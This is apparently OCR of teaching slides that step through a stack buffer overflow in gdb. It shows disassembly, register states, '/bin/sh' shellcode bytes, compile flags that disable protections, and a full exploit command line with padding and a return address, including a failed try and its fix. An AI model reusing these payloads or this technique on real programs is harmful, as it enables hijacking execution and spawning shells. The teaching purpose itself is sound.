


%eax	0xbffff666
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048412




```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xbffff666
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048415


```
(gdb) x/s 0xbffff87b
0xbffff87b:
    "1\300Phn/shh//bi\211\343PS\206\3
45\211\302\v\0011\300\260\001\061\333`
"
```




```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```


%eax	0xbffff666
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804841a

```
(gdb) x/s 0xbffff87b
0xbffff87b:
    "1\300Phn/shh//bi\211\343PS\206\3
45\211\302\v\0011\300\260\001\061\333`
"
(gdb) p/x strlen(0xbffff87b)
$2 = 0x21
```





```
main:
  push %ebp                    0x80483fd
  mov %esp,%ebp                0x80483fe
  sub $0x3c,%esp               0x8048400
  mov 0xc(%ebp),%eax           0x8048403
  add $0x4,%eax                0x8048406
  mov (%eax),%eax              0x8048409
  mov %eax,0x4(%esp)           0x804840b
  lea -0x32(%ebp),%eax         0x804840f
  mov %eax,(%esp)              0x8048412
  call 80482d0 <strcpy>        0x8048415
  mov $0xa,%eax                0x804841a
  leave                        0x804841f
  ret                          0x8048420
```

%eax	0xa
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804841f




```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xa
%esp	0xbffff69c
%ebp	0x0
%eip	0x8048420





```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xa
%esp	0xbffff6a0
%ebp	0x0
%eip	0xb7e3faf3

What went wrong?

- Must overflow the saved EIP on the stack with the address of the shellcode
- The buffer we are writing to is at %ebp – 0x32 (50) so we need
  - 33 bytes of shellcode
  - 17 random bytes (let's just use 'a')
  - 4 bytes for saved EBP
  - 4 bytes for the address of the shellcode


```
$ gcc -Wall -Wall -O0 -g -fno-omit-frame-
pointer -Wno-deprecated-declarations -
D_FORTIFY_SOURCE=0 -fno-pie -Wno-format -
Wno-format-security -z norelro -z execstack
-fno-stack-protector -m32 -mpreferred-stack-
boundary=2 test.c
$ gdb a.out
(gdb) b *0x8048415
(gdb) r `python -c "print
'\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2
f\x62\x69\x89\xe3\x50\x53\x86\xe5\x89\xc2\x0
b\x01\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x8
0' + 17 * 'a' + 'bcde' +
'\xbf\xff\xf6\x66'"`
```




```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x8048415


```
(gdb) x/s 0xbffff861
0xbffff861:
    "1\300Phn/shh//bi\211\343PS\206\3
45\211\302\v\0011\300\260\001\061\333`
", 'a' <repeats 17 times>,
"bcdeF\366\377\277"
```




```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804841a


```
(gdb) c
Continuing.Program received signal
SIGSEGV, Segmentation fault.
0x66f6ffbf in ?? ()
(gdb) r `python -c "print
'\x31\xc0\x50\x68\x6e\x2f\x73\x68\x6
8\x2f\x2f\x62\x69\x89\xe3\x50\x53\x8
6\xe5\x89\xc2\x0b\x01\xcd\x80\x31\xc
0\xb0\x01\x31\xdb\xcd\x80' + 17 *
'a' + 'bcde' + '\x46\xf6\xff\xbf'"`
```




```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```


%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x8048415

```
(gdb) x/s 0xbffff861
0xbffff861:
    "1\300Phn/shh//bi\211\343PS\206\3
45\211\302\v\0011\300\260\001\061\333`
", 'a' <repeats 17 times>,
"bcdeF\366\377\277"
```



